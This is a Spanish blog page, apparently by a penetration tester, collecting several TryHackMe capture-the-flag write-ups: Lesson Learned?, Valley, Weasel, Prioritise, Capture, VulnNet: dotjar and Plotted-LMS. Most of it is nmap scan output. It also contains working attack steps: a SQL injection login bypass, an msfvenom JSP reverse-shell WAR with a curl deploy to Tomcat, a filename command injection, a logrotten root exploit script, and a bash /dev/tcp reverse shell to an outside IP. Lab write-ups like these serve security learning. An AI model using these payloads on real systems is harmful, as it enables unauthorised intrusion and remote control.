Mostrando entradas con la etiqueta tryhackme. Mostrar todas las entradas

sábado, 26 de agosto de 2023

Lesson Learned? TryHackMe Writeup


Scanning


We scan the open ports with the nmap tool, scripts and software versions:


Enumeration


We access the website and we can see a authentication:

We can testing with guessing password, but not working:

We try with login Bypass techniques, we see a SQL Injection protection with "OR" characters, the error message suggests us a "hint" to use techniques that does not require "OR", so we are on the right track...


We find to Tib3rius in Twitter, he has post with mentions about to SQL Injection and not uses "OR" parameter:

Exploitation

We try different payloads, we use 1' union select ''# , we successfully to bypass the authentication and we see the flag:

martes, 22 de agosto de 2023

sábado, 27 de mayo de 2023

Valley TryHackMe Writeup

logo

Scanning

We scan the open ports with the nmap tool with scripts and software versions.

nmap -p22,80,37370 10.10.140.77 -sVC -oN nmap.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-27 10:32 CEST
Nmap scan report for 10.10.140.77
Host is up (0.049s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 c2842ac1225a10f16616dda0f6046295 (RSA)
|   256 429e2ff63e5adb51996271c48c223ebb (ECDSA)
|_  256 2ea0a56cd983e0016cb98a609b638672 (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
37370/tcp open  ftp     vsftpd 3.0.3
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

sábado, 20 de mayo de 2023

Weasel TryHackMe Writeup

logo

Scanning

We scan the open ports with the nmap tool with scripts and software versions.

> nmap -sVC 10.10.81.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-20 10:57 CEST
Nmap scan report for 10.10.81.101
Host is up (0.050s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey: 
|   2048 2b17d88a1e8c99bc5bf53d0a5eff5e5e (RSA)
|   256 3cc0fdb5c157ab75ac8110aee298120d (ECDSA)
|_  256 e9f030bee6cfeffe2d1421a0ac457b70 (ED25519)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info: 
|   Target_Name: DEV-DATASCI-JUP
|   NetBIOS_Domain_Name: DEV-DATASCI-JUP
|   NetBIOS_Computer_Name: DEV-DATASCI-JUP
|   DNS_Domain_Name: DEV-DATASCI-JUP
|   DNS_Computer_Name: DEV-DATASCI-JUP
|   Product_Version: 10.0.17763
|_  System_Time: 2023-05-20T08:57:46+00:00
| ssl-cert: Subject: commonName=DEV-DATASCI-JUP
| Not valid before: 2023-03-12T11:46:50
|_Not valid after:  2023-09-11T11:46:50
|_ssl-date: 2023-05-20T08:57:54+00:00; -1s from scanner time.
8888/tcp open  http          Tornado httpd 6.0.3
| http-title: Jupyter Notebook
|_Requested resource was /login?next=%2Ftree%3F
| http-robots.txt: 1 disallowed entry 
|_/ 
|_http-server-header: TornadoServer/6.0.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode: 
|   311: 
|_    Message signing enabled but not required
| smb2-time: 
|   date: 2023-05-20T08:57:51
|_  start_date: N/A

Enumeration

Accessing the only web service through port 8888, we find the Jupyter Notebook 6.0.3 software.

domingo, 14 de mayo de 2023

Prioritise TryHackMe Writeup

logo

Scanning

We scan the open ports with the nmap tool with scripts and software versions.

> nmap -sVC -p- --min-rate 5000 prioritise.thm -Pn -n -oN nmap-prioritise.thm
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-14 21:15 CEST
WARNING: Service 10.10.247.170:80 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Nmap scan report for prioritise.thm (10.10.247.170)
Host is up (0.055s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 51fe13747bbc526a883d21d1b3bf13ad (RSA)
|   256 73fef7fdedf492bde2997188f855b28f (ECDSA)
|_  256 f848693d7f199f03166337369f84a87a (ED25519)
80/tcp open  rtsp
| fingerprint-strings: 
|   FourOhFourRequest: 
|     HTTP/1.0 404 NOT FOUND
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest: 
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 5082
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8" />
|     <meta
|     name="viewport"
|     content="width=device-width, initial-scale=1, shrink-to-fit=no"
|     <link
|     rel="stylesheet"
|     href="../static/css/bootstrap.min.css"
|     crossorigin="anonymous"
|     <link
|     rel="stylesheet"
|     href="../static/css/font-awesome.min.css"
|     crossorigin="anonymous"
|     <link
|     rel="stylesheet"
|     href="../static/css/bootstrap-datepicker.min.css"
|     crossorigin="anonymous"
|     <title>Prioritise</title>
|     </head>
|     <body>
|     <!-- Navigation -->
|     <nav class="navbar navbar-expand-md navbar-dark bg-dark">
|     <div class="container">
|     class="navbar-brand" href="/"><span class="">Prioritise</span></a>
|     <button
|     class="na
|   HTTPOptions: 
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=utf-8
|     Allow: HEAD, GET, OPTIONS
|     Content-Length: 0
|   RTSPRequest: 
|     RTSP/1.0 200 OK
|     Content-Type: text/html; charset=utf-8
|     Allow: HEAD, GET, OPTIONS
|_    Content-Length: 0
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
|_http-title: Prioritise

Enumeration

We access the website, no credentials are required and we can create and order items.

domingo, 7 de mayo de 2023

Capture TryHackMe Writeup


Scanning

We scan the open ports with the nmap tool with scripts and software versions.

 > nmap -sVC -p- --min-rate 5000 10.10.183.73 -Pn -n -oN nmap-10.10.183.73.txt  
 Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-07 22:10 CEST  
 Nmap scan report for 10.10.183.73  
 Host is up (0.058s latency).  
 Not shown: 65534 closed tcp ports (conn-refused)  
 PORT  STATE SERVICE VERSION  
 80/tcp open http  Werkzeug/2.2.2 Python/3.8.10  
 | http-title: Site doesn't have a title (text/html; charset=utf-8).  
 |_Requested resource was /login  
 | fingerprint-strings:   
 |  FourOhFourRequest:   
 |   HTTP/1.1 404 NOT FOUND  
 |   Server: Werkzeug/2.2.2 Python/3.8.10  
 |   Date: Sun, 07 May 2023 20:11:27 GMT  
 |   Content-Type: text/html; charset=utf-8  
 |   Content-Length: 207  
 |   Connection: close  
 |   <!doctype html>  
 |   <html lang=en>  
 |   <title>404 Not Found</title>  
 |   <h1>Not Found</h1>  
 |   <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>  
 |  GetRequest:   
 |   HTTP/1.1 302 FOUND  
 |   Server: Werkzeug/2.2.2 Python/3.8.10  
 |   Date: Sun, 07 May 2023 20:11:22 GMT  
 |   Content-Type: text/html; charset=utf-8  
 |   Content-Length: 199  
 |   Location: /login  
 |   Connection: close  
 |   <!doctype html>  
 |   <html lang=en>  
 |   <title>Redirecting...</title>  
 |   <h1>Redirecting...</h1>  
 |   <p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.  
 |  HTTPOptions:   
 |   HTTP/1.1 200 OK  
 |   Server: Werkzeug/2.2.2 Python/3.8.10  
 |   Date: Sun, 07 May 2023 20:11:22 GMT  
 |   Content-Type: text/html; charset=utf-8  
 |   Allow: HEAD, GET, OPTIONS  
 |   Content-Length: 0  
 |   Connection: close  
 |  RTSPRequest:   
 |   <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"  
 |   "http://www.w3.org/TR/html4/strict.dtd">  
 |   <html>  
 |   <head>  
 |   <meta http-equiv="Content-Type" content="text/html;charset=utf-8">  
 |   <title>Error response</title>  
 |   </head>  
 |   <body>  
 |   <h1>Error response</h1>  
 |   <p>Error code: 400</p>  
 |   <p>Message: Bad request version ('RTSP/1.0').</p>  
 |   <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>  
 |   </body>  
 |_  </html>  
 |_http-server-header: Werkzeug/2.2.2 Python/3.8.10  

jueves, 8 de diciembre de 2022

miércoles, 8 de junio de 2022

VulnNet: dotjar TryHackMe Writeup

logo

Scanning

We scan with nmap all ports, scripts and software versions.

Enumeration

On port 8080 we enumerate a web service with Tomcat.

The Tomcat version is vulnerable to "GhostCat", so using the following exploit we can exploit the vuln and read the credentials stored in "WEB-INF/web.xml".

Exploitation

We create a .war file

msfvenom -p java/jsp_shell_reverse_tcp LHOST=XX.XX.XX.XX LPORT=XX -f war -o revshell.war

We cannot access from the graphical interface, but we can upload our .war file using curl.

curl --user 'user:password' --upload-file m3.war "http://dotjar.thm:8080/manager/text/deploy?path=/m3"

Reverse shell

We do a little reconnaissance, find a backup of the "shadow" file, transfer it to our kali with netcat.

We crack the hashes with the rockyou dictionary and get the plain password of the user "jdk-admin".

We authenticate as the user "jdk-admin", we see that we have access to the user flag and we can also execute the java binary as root.

Privilege Escalation

Very easy, we generate a reverse shell with the msfvenom tool and download it to the victim machine.

We run the malicious binary as SUDO, we will get a shell as root and we can read the flag.


About

David Utón is Penetration Tester and security auditor for web and mobiles applications, perimeter networks, internal and industrial corporate infrastructures, and wireless networks.

Contacted on:

David-Uton @David_Uton

miércoles, 27 de abril de 2022

Plotted-LMS TryHackMe Writeup

logo

Scanning

We run nmap on all ports with scripts and software versions.

Enumeration

I checked all HTTP services, but they all showed the same Apache (Ubuntu) default page.

We run linpeas tool and enumerate various files and directories interesting, but are rabbits hole:

We enumerate Moodle directory:

We access the directory and see several courses available.

Exploitation

We create an account, we see that the application tells us that the email has to be "@plotted.thm" (we list domain) and we authenticate with the account.

We enumerate the possible Moodle 3.9 version:

But the exploits I found for RCE didn't work for me.

I also tested the XSS vulnerability published in previous versions.

Working! But neither user has ever logged in, so I ruled out the possibility of session cookie theft.

Looking for information about Moodle and RCE (Remote Code Execution) I found this proof of concept:

Moodle RCE #CVE-2020-14321 PoC

I did the same steps as in the video, although I summarize it:

We signed up for the course:

We enter the "participants" section, click on "Enrol Users", search for our user and intercept the save request with Burp.

We change the value of "roletoassign=" to "1" (1 = MANAGER):

We see that we are now "Manager".

We access the profile of the user "John Doe", we check that we can now use the SSO that Moodle incorporates, this would allow us to access the administration panel as if we were the user "John Doe".

In this part, we will modify the values of the "Manager" role to enable and install a malicious plugin and execute commands (It is very well explained in the video above, so I will be brief).

Click on install plugin:

Upload the file "rce.zip" and install it.

We complete the installation and look for the file.

PoC Moodle RCE

We intercept with Burp, put a netcat listening on port 443 and run our payload to gain access to the machine:

Reverse shell

Privilege Escalation (Plot_admin user)

We did a file recognition, listed several credentials but none of them worked for me.

We looked for files and found that the user "plot_admin" has a script "backup.py" that we can read.

We open another session (yes, I know, the machine is super slow....) and run "pspy", we check that a backup of moodle is being performed in the hidden directory of the user "plot_admin"... This makes me suspect that the Python script is being executed.

Checking the python script and that we only have access to the path "moodle_location", we would have to try abusing a command injection by means of a file name.

cd /var/www/uploadedfiles/filedir/
touch './"";$(chmod 777 *)'

We execute the above commands and wait for the scheduled task to be executed. After that, we will have write and read access to the files in the "plot_admin" directory:

We create SSH keys, but if we try to use the "id_rsa" file it asks for the user's password, so we put our public key in the "authorized_keys" file and connect via SSH.

Privilege Escalation

We re-launch pspy with the user "plot_admin", we quickly see that it is running "logrotate" and an SSH connection to the root user, executing the contents of "/etc/bash_completion":

Exploit: whotwagner/logrotten

We check that the machine has "gcc", transfer the exploit and compile it.

As it was likely to have to be repeating the execution of the exploit and in each execution I had to delete and rename the backup, I generated a script to run every few minutes.

#!/bin/bash

rm .logs_backup
mv .logs_backup2/ .logs_backup
cp /home/plot_admin/.logs_backup/moodle_access.1 /home/plot_admin/.logs_backup/moodle_access; ./logrotten -p /tmp/m3file.sh /home/plot_admin/.logs_backup/moodle_access;ls /etc/bash_completion.d

Content m3file.sh file:

bash
#!/bin/bash

bash -i >& /dev/tcp/10.2.116.223/5555 0>&1

We put a netcat listening and run the script, we see that the file "moodle_access".... has been created.

We will obtain a root session and will be able to read the file "/root/root.txt".

PD: Thanks to 0x1dz for the help with the hints.


About

David Utón is Penetration Tester and security auditor for web and mobiles applications, perimeter networks, internal and industrial corporate infrastructures, and wireless networks.

Contacted on:

David-Uton @David_Uton